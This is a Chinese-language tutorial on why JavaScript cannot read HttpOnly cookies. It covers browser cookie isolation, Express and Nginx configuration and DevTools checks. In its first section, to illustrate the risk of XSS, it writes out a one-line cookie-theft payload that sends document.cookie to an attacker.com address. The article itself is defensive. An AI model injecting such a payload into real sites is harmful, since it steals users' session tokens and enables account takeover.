为什么JavaScript无法读取HttpOnly标记的Cookie
深入解析为什么JavaScript无法通过document.cookie读取带有HttpOnly标记的Cookie,涵盖浏览器安全隔离架构、工作原理、服务端配置步骤、读写对比与安全防护边界。
JavaScript 无法读取带有 HttpOnly 标记的 Cookie,是因为现代浏览器在内核层面建立了一条刚性隔离边界:通过对 DOM 运行环境(document.cookie API)主动隐藏该 Cookie,切断跨站脚本攻击(XSS)直接盗取会话凭证的链路,同时完全保留底层网络协议栈自动向服务端发送该 Cookie 的能力。
一、设计初衷:阻断跨站脚本对敏感凭据的盗取
在早期的 Web 开发中,所有通过 Set-Cookie 写入或在客户端创建的 Cookie,对页面上的任意 JavaScript 代码都是完全透明的。这意味着只要在控制台或脚本中调用 document.cookie,就能得到当前域下保存的所有键值对。
这种完全开放的访问机制带来了极高的安全风险。一旦网站存在跨站脚本漏洞(XSS),攻击者就可以注入恶意脚本,仅凭一行代码 new Image().src = "http://attacker.com/steal?" + document.cookie; 将用户的登录令牌(如 Session ID、身份验证凭据)发送至外部服务器,从而在无需获知用户密码的情况下直接接管账号。
为了解决这一结构性漏洞,微软在 2002 年随 Internet Explorer 6 SP1 首次提出了 HttpOnly 属性,随后被各大浏览器厂商迅速接纳,并最终被编入 IETF 的 RFC 6265 官方规范中。它的核心目的只有一个:限制 Cookie 的暴露面,将其访问权限严格收窄至 HTTP 传输协议层,禁止任何客户端脚本环境对其进行读取和写入。
二、浏览器内核层面的实际运作机制

要透彻理解为什么无法读取,需要拆解浏览器内部在处理 Cookie 时的分工职责:
- 底层网络栈独立管理 Cookie 仓储:无论是 Chromium 的
net::CookieMonster还是 Firefox 的nsCookieService,Cookie 始终存放在浏览器主进程管理的专属数据库中。当收到 HTTP 响应时,网络栈直接解析Set-Cookie头部,如果检测到HttpOnly标记,就在对应记录的元数据中将is_httponly标记置为真。 - 渲染进程与 DOM 属性过滤:页面中的 JavaScript 运行在受限的渲染进程中。当代码执行
document.cookie读取属性时,渲染进程会向网络服务发起 IPC(进程间通信)请求以获取 Cookie 列表。在返回数据前,浏览器的 Cookie 引擎会执行硬性过滤循环:只要is_httponly == true,该项数据就会被完全剔除。因此,脚本收到的字符串中根本不存在该键值。 - 写入与修改拦截:同理,若在 JavaScript 中尝试执行
document.cookie = "token=newval; path=/";,如果本地已存在同名且带有HttpOnly的 Cookie,浏览器将直接忽略该写入操作或拒绝覆盖,以防止恶意脚本通过覆盖伪造会话。 - HTTP 请求头自动附带不受影响:由于
HttpOnly只是脚本运行时的隔离标志,浏览器在向目标服务器发起fetch、XMLHttpRequest或常规页面跳转请求时,网络栈会在构建底层请求报文时自动将该 Cookie 附加到Cookie首部中,服务端的会话鉴权不受任何影响。

三、普通 Cookie 与 HttpOnly Cookie 的读写对照
为了让不同维度的行为差异更加明确,以下图示对比了两类 Cookie 在前端脚本、网络通信和开发者工具中的不同表现:
四、配置与验证流程:从服务端颁发到客户端隔离
要实际使用 HttpOnly,配置始终是在服务端或反向代理网关中完成的。以下是配置与验证的完整标准流程:

1. 服务端配置代码示例
在 Node.js (Express) 环境中,通过 res.cookie() 方法的配置对象中传入 httpOnly: true 即可完成注入:
// Node.js (Express) 示例
app.post('/api/login', (req, res) => {
  // 校验登录逻辑通过后生成 session 或 jwt
  const sessionId = 'sec_session_89f1a04c7b82';

  res.cookie('session_id', sessionId, {
    httpOnly: true, // 核心安全属性:禁止 JavaScript 访问
    secure: true,   // 仅在 HTTPS 协议下传输
    sameSite: 'lax',// 防御 CSRF 攻击
    maxAge: 3600000 // 有效期 1 小时
  });

  res.json({ success: true, message: '登录成功' });
});
如果使用的是 Nginx 反向代理,也可以在代理层统一为上游服务下发的 Cookie 补充 HttpOnly 与 Secure 标记:
# Nginx 配置示例
location / {
    proxy_pass http://backend_cluster;
    proxy_cookie_path / "/; HTTPOnly; Secure; SameSite=Lax";
}
2. 客户端验证与排查
完成配置后,在浏览器中打开目标页面并按以下两步进行校验:
- 控制台脚本测试:按 F12 打开开发者工具,切换至 Console 面板输入
console.log(document.cookie)。无论页面如何刷新,输出的字符串中绝对不会出现session_id。 - Application 面板核验:在 DevTools 中切换至 Application(或 Storage)> Cookies,选中当前域名,在表格右侧能看到
HttpOnly列,该条目的方框处于勾选状态。
五、适用边界与认知误区总结
HttpOnly 是 Web 安全中极具性价比的一道防线,但它并非解决所有安全隐患的万灵药。在实际工程落地中,开发者最容易陷入“配置了 HttpOnly 就高枕无忧”的认知误区。

JavaScript 无法读取 HttpOnly 标记的 Cookie 绝非浏览器运行时的某种缺陷或 Bug,而是 IETF 标准和主流浏览器厂商为保障用户信息安全专门设定的防御边界。开发时若前端确实需要获知用户基本状态(如用户名、头像链接),应由服务端额外下发一个非敏感的普通字段或通过专用用户信息接口返回,切忌为了前端方便而去掉敏感会话 Cookie 的 HttpOnly 标记。
怎么使用 JavaScript import() 实现模块的条件加载
2026-11-05 14:44:45
前端防御XSS攻击:怎么防止恶意JS注入与CSP策略配置
2026-11-04 08:51:38
怎么解决 Turf.js 处理大规模 GeoJSON 数据的性能瓶颈
2026-11-03 23:22:19
为什么不建议在JS中手动拼接JSON字符串?
2026-11-03 22:48:27
代码混淆对JS执行性能的影响测试与分析
2026-11-03 22:25:37